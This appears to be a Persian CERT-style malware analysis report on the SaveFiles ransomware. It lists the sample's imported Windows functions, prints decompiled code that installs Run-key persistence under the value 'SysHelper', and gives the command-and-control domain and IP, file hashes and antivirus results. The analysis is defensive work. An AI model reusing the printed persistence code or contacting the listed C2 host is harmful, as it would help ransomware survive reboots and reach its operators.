
قطعه کد زیر مربوط به تابع WNetOpenEnumW() می‌باشد که باج‌افزار جهت شناسایی ارتباطات موجـود با سیستم قربانی از آن استفاده می‌کند.




قطعه کد زیر مربوط به تابع CryptAcquireContextA() می‌باشد که جهت بدست آوردن ظرفیت یک کلیـد منحصربفرد در هنگام انجام فرایند رمزگذاری استفاده می‌شود :



قطعه کدهای زیر مربوط به Code page می‌باشد که یک کاراکتر رمزگذاری می‌باشد :



این باج‌افزار از کتابخانه‌های ویندوزی به همراه توابعی از هرکدام از کتابخانه‌ها استفاده می‌کند، در تصویر، استفاده از این کتابخانه‌ها به خوبی قابل مشاهده است، همچنین لیست کامل این کتابخانه‌ها به همراه توابع مورد استفاده نیز در ادامه‌ی متن آمده است.



MPR.dll	RPCRT٤.dll	WININET.dll	WINMM.dll	SHELL٣٢.dll
WNetEnumResourceW	UuidCreate	InternetReadFile	timeGetTime	ShellExecuteEx
WNetCloseEnum	UuidToStringW	InternetOpenW		W
WNetOpenEnumW	RpcStringFreeW	InternetCloseHandle		CommandLine
		InternetOpenUrlW		ToArgvW

ADVAPI٣٢.dll	USER٣٢.dll	SHLWAPI.dll	KERNEL٣٢.dll
CryptAcquireContextW	BeginPaint	PathFindFileNameW	CreateToolhelp٣٢Snaps
CloseServiceHandle	MessageBoxW	PathFileExistsW	hot
RegDeleteValueW	PeekMessageW	PathRemoveFileSpecW	lstrlenA
CryptReleaseContext	SendMessageW	PathAppendW	LoadLibraryW
RegCloseKey	UpdateWindow	PathFindExtensionW	GlobalFree
RegSetValueExW	PostThreadMessageW	PathFileExistsA	WaitForSingleObject
QueryServiceStatus	RegisterClassExW		GetDriveTypeA
CryptGetHashParam	GetMessageW		FlushFileBuffers
OpenSCManagerW	EndPaint		GetModuleFileNameA
RegOpenKeyExW	TranslateMessage		GetCommandLineW
OpenServiceW	DefWindowProcW		lstrlenW
ControlService	IsWindow		GetShortPathNameA
CryptHashData	LoadCursorW		Process٣٢NextW
RegQueryValueExW	CreateWindowExW		CreateProcessW
CryptDestroyHash	PostQuitMessage		GetCurrentProcess
CryptCreateHash	ShowWindow		GetFileSize
	DispatchMessageW		lstrcatA
	DestroyWindow		GetModuleHandleW

KERNEL٣٢.dll	KERNEL٣٢.dll	MSVCRT.dll	MSVCRT.dll
CreateThread	GetLastError	__wgetmainargs	iswspace
SetErrorMode	CopyFileW	malloc	_initterm
MultiByteToWideChar	lstrcpynW	??٠exception@@QAE@ABV٠@@Z	_controlfp
GetStartupInfoW	ReadFile	__p__fmode	_wcmdln

GetLogicalDrives	OpenProcess	??١type_info@@UAE@XZ	__set_app_type
CreateDirectoryW	lstrcpyA	memset	??٢@YAPAXI@Z
DeleteFileW	CreateFileW	__dllonexit	memcpy
lstrcatW	GlobalAlloc	_wcsicmp	wcscmp
Process٣٢FirstW	VirtualFree	_onexit	exit
GetComputerNameW	Sleep	strlen	sprintf
CreateMutexA	MoveFileW	_except_handler٣	_itow
lstrcpyW	CreateFileA	__setusermatherr	free
WideCharToMultiByte	GetVersion	srand	atoi
GetModuleFileNameW	VirtualAlloc	__p__commode	_wtol
SetFilePointer	LocalAlloc	_XcptFilter	strstr
FindNextFileW	SetLastError	__CxxFrameHandler	_exit
GetCurrentProcessId	DeleteFileA	_CxxThrowException	
GetExitCodeProcess	WriteFile	tolower	
LocalFree	CloseHandle	??١exception@@UAE@XZ	
FormatMessageW	FindFirstFileW	_adjust_fdiv	
TerminateProcess	lstrcmpW	??٣@YAXPAX@Z	
CreateProcessA	GetProcAddress	??٠exception@@QAE@XZ	
GetEnvironmentVariableA	CreateEventW		

MSVCP٦٠.dll

?replace@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QAEAAV١٢@IIABV١٢@@Z
?length@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@٢@@std@@QBEIXZ
?length@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QBEIXZ
?rfind@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QBEIGI@Z
?begin@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QAEPAGXZ
??٠?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@٢@@std@@QAE@PBDABV?$allocator@D@١@@Z
??Hstd@@YA?AV?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@٠@GABV١٠@@Z
??٠?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QAE@ABV٠١@@Z
?c_str@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@٢@@std@@QBEPBDXZ
??٠?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QAE@PBGABV?$allocator@G@١@@Z
??٠?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QAE@ABV?$allocator@G@١@@Z
??A?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@٢@@std@@QAEAADI@Z
??٠?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@٢@@std@@QAE@ABV?$allocator@D@١@@Z
?find@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QBEIABV١٢@I@Z
??A?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QAEAAGI@Z
?npos@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@٢@@std@@٢IB
??Y?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QAEAAV٠١@PBG@Z
??٤?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QAEAAV٠١@PBG@Z
?substr@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QBE?AV١٢@II@Z
??Hstd@@YA?AV?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@٠@ABV١٠@PBG@Z
?c_str@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QBEPBGXZ
??٤?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@٢@@std@@QAEAAV٠١@PBD@Z
?npos@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@٢IB
??١?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@٢@@std@@QAE@XZ
??٠?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@٢@@std@@QAE@PBD٠ABV?$allocator@D@١@@Z
??٠?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@٢@@std@@QAE@ABV٠١@@Z
??٨std@@YA_NABV?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@٠@٠@Z
??٤?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QAEAAV٠١@ABV٠١@@Z
??Y?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@٢@@std@@QAEAAV٠١@PBD@Z
??٠?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QAE@PBG٠ABV?$allocator@G@١@@Z
?end@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QAEPAGXZ
?empty@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QBE_NXZ
??١?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@٢@@std@@QAE@XZ

کلید رجیستری زیر توسط باج‌افزار باز می‌شود :

این کلید برای اجرای دائمی و در هر بار اجرای سیستم از آن استفاده می‌شود.	\Software\Microsoft\Windows\CurrentVersion\Run

قطعه کد زیر مربوط به کلید رجیستری مورد اشاره می‌باشد :

urpress.c

```
937   int _TI1H = 0; // weak
938   int _TI2PAG = 0; // weak
939   int _TI1_AVexception__ = 0; // weak
940   CHAR ProcName[] = "SHGetFolderPathW"; // idb
941   char asc_40E05C[2] = "\\"; // weak
942   char asc_40E060[2] = "/"; // weak
943   char asc_40E064[2] = "\\"; // weak
944   char asc_40E068[2] = "/"; // weak
945   char asc_40E06C[2] = "*"; // weak
946   wchar_t Str2[] = L"."; // idb
947   wchar_t asc_40E074[] = L".."; // idb
948   wchar_t asc_40E07C[2] = L"\\"; // weak
949   wchar_t asc_40E080[2] = L" "; // weak
950   char asc_40E084[3] = ":\\"; // weak
951   char Format[] = "%.2X"; // idb
952   wchar_t aCreatefile[11] = L"CreateFile"; // weak
953   wchar_t aMovefile[9] = L"MoveFile"; // weak
954   wchar_t aVirtualalloc[13] = L"VirtualAlloc"; // weak
955   wchar_t aReadfile[9] = L"ReadFile"; // weak
956   wchar_t aWritefile[10] = L"WriteFile"; // weak
957   wchar_t aMovefile_0[9] = L"MoveFile"; // weak
958   wchar_t aSoftwareMicros[46] = L"Software\\Microsoft\\Windows\\CurrentVersion\\Run"; // weak
959   CHAR aShgetfolderpat_0[] = "SHGetFolderPathW"; // idb
960   wchar_t aSoftwareMicros_0[46] = L"Software\\Microsoft\\Windows\\CurrentVersion\\Run"; // weak
961   CHAR aEnumprocesses[] = "EnumProcesses"; // idb
962   CHAR aEnumprocessmod[] = "EnumProcessModules"; // idb
963   CHAR aGetmodulebasen[] = "GetModuleBaseNameW"; // idb
964   CHAR aEnumprocesses_0[] = "EnumProcesses"; // idb
965   CHAR aEnumprocessmod_0[] = "EnumProcessModules"; // idb
966   CHAR aGetmodulebasen_0[] = "GetModuleBaseNameW"; // idb
967   wchar_t aSoftwareMicros_1[46] = L"Software\\Microsoft\\Windows\\CurrentVersion\\Run"; // weak
968   wchar_t aCmdExe[] = L"cmd.exe"; // idb
```

قطعه کدهای زیر مربوط به برخی دیگر از کلیدهای رجیستری می‌باشد :

urpress.c

```
2839  v1 = alloca(8284);
2840  lpSubKey = aSoftwareMicros;
2841  phkResult = 0;
2842  result = RegOpenKeyExW(HKEY_CURRENT_USER, aSoftwareMicros, 0, 0xF003Fu, &phkResult);
2843  v8 = result;
2844  if ( !result )
2845  {
2846    Type = 1;
2847    *(_WORD *)Data = 0;
2848    memset(&v11, 0, 0x7FCu);
2849    v12 = 0;
2850    cbData = 1024;
2851    RegQueryValueExW(phkResult, L"SysHelper", 0, &Type, Data, &cbData);
2852    RegCloseKey(phkResult);
2853    if ( lstrlenW((LPCWSTR)Data) > 0 && PathFileExistsW((LPCWSTR)Data) )
2854    {
2855      result = sub_404739(0, 0);
2856    }
2857    else
2858    {
2859      hModule = LoadLibraryW(L"Shell32.dll");
2860      v14 = GetProcAddress(hModule, aShgetfolderpat_0);
2861      pNumArgs = 0;
2862      lpCmdLine = GetCommandLineW();
2863      v25 = (LPCWSTR *)CommandLineToArgvW(lpCmdLine, &pNumArgs);
2864      lstrcpyW(&String1, *v25);
2865      pMore = PathFindFileNameW(&String1);
2866      ((void (__stdcall *)(_DWORD, signed int, _DWORD, _DWORD, WCHAR *))v14)(0, 28, 0, 0, &pszPath);
2867      UuidCreate(&Uuid);
2868      StringUuid = 0;
2869      UuidToStringW(&Uuid, &StringUuid);
2870      std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<uns
2871        &v24,
2872        StringUuid,
2873        &v5);
2874      v30 = 0;
2875      RpcStringFreeW(&StringUuid);
2876      v3 = (const WCHAR *)std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::c_str(&v24);
2877      PathAppendW(&pszPath, v3);
2878      CreateDirectoryW(&pszPath, 0);
2879      PathAppendW(&pszPath, pMore);
2880      DeleteFileW(&pszPath);
2881      CopyFileW(&String1, &pszPath, 0);
2882      hKey = 0;
```

```
2883      v27 = RegOpenKeyExW(HKEY_CURRENT_USER, lpSubKey, 0, 0xF003Fu, &hKey);
2884      if ( !v27 )
2885      {
2886        String = 0;
2887        memset(&v18, 0, 0x7FCu);
2888        v19 = 0;
2889        lstrcpyW(&String, "\"");
2890        lstrcatW(&String, &pszPath);
2891        lstrcatW(&String, L"\" --AutoStart ");
2892        lstrcatW(&String, (LPCWSTR)(a1 + 30006));
2893        lstrcatW(&String, L" ");
2894        lstrcatW(&String, (LPCWSTR)(a1 + 60006));
2895        v4 = lstrlenW(&String);
2896        v27 = RegSetValueExW(hKey, L"SysHelper", 0, 2u, (const BYTE *)&String, 2 * v4);
2897        RegCloseKey(hKey);
2898        sub_404739(0, 0);
2899      }
2900      v30 = -1;
2901      result = std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::~basic_string<unsigned short,std::char_traits<unsigned short>,std::all
2902    }
2903  }
2904  return result;
2905 }
2906 // 40B184: using guessed type int __thiscall std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::c_str(_DWORD);
2907 // 40B18C: using guessed type int __thiscall std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::~basic_string<unsigned short,std::char_t
2908 // 40B1C8: using guessed type int __thiscall std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::basic_string<unsigned short,std::char_tr
2909 // 40E150: using guessed type wchar_t aSoftwareMicros[46];
2910
2911 //----- (00404304) --------------------------------------------------------
2912 LSTATUS sub_404304()
2913 {
2914   LSTATUS result; // eax
2915   HKEY phkResult; // [esp+4h] [ebp-8h]
2916   LSTATUS v2; // [esp+8h] [ebp-4h]
2917
2918   phkResult = 0;
2919   result = RegOpenKeyExW(HKEY_CURRENT_USER, aSoftwareMicros_0, 0, 0xF003Fu, &phkResult);
2920   v2 = result;
2921   if ( !result )
2922   {
2923     RegDeleteValueW(phkResult, L"SysHelper");
2924     result = RegCloseKey(phkResult);
2925   }
2926   return result;
```

تحلیل ترافیک شبکه :

میزبانی که باج افزار SaveFiles با آن ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
اوکراین	۸۰ TCP	۱۹۳.۲۰۰.۲۵۵.۲۷


درخواست HTTP، پس از اجرای باج‌افزار به شرح زیر می‌باشد :

http://xxxart.pp.ua/finish۲/get.php


درخواست DNS مربوط به باج‌افزار :

نام کشور	آدرس دامنه	آدرس آی پی
اوکراین	xxxart.pp.ua	۱۹۳.۲۰۰.۲۵۵.۲۷

تصویر زیر مربوط به درخواست DNS باج‌افزار می‌باشد :



جزئیات بیشتر مربوط به ترافیک شبکه در تصویر زیر قابل مشاهده است :




IP/Domain name tracking information	
IPv4 address:	193.200.255.27 Track network visitors IPs with Mobile Tracker
IPv4 expanded:	193.200.255.027
IPv4 decimal:	3251175195
Recent Domains/Hosts on this IP:	agalevych.com
Internet service provider:	Physical person-businessman Rostilo Sergey Alexand
Organization:	Physical person-businessman Rostilo Sergey Alexand
Country name:	Ukraine
Country ISO alpha-2 code:	UA
Longitude:	30.5233
Latitude:	50.45
WHOIS last updated:	new WHOIS data is currently unavailable for all requests [GL3002-3000]. Try again in 8 hours, 25 min.
Reverse DNS host:	x-host.net.ua
Reverse DNS pointer:	s27.x-host.net.ua

موقعیت مکانی آی پی ۱۹۳.۲۰۰.۲۵۵.۲۷

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۵۳ مورد از ۶۹ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.



خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ۱۱ مورد از ۱۳ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نام فایل: urpress.bin.6c0001f0d13afb949458b8e320092d09

پرینت

حجم فایل: ۷۲ کیلوبایت

تاریخ اسکن: ۱۰ آذر ۱۳۹۷ - ۳:۳۰

MD5: 6c0001f0d13afb949458b8e320092d09

SHA1: 649d81f78b1b62e2f8de1f3a2f00d46a43173ddb

SHA256: 35687c4b304a1ddda618d3283bf23400b0ce50a05407156d55d3632272b0cc31

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
avast	ii	Dangerous
بادویش	✓	Clean
mcafee	ii	Dangerous GenericRXGL-AQ!6C0001F0D13A trojan
fprot	✓	Clean
clamav	ii	Dangerous Win.Trojan.Agent-6684475-0
kaspersky	ii	Dangerous
drweb	ii	Dangerous Trojan.Encoder.26314
fsecure	ii	Dangerous Gen:Heur.Ransom.RTH.1
comodo	ii	Dangerous
eset	ii	Dangerous a variant of Win32/Filecoder.GA trojan
bitdefender	ii	Dangerous
sophos	ii	Dangerous Troj/SaveFile-A
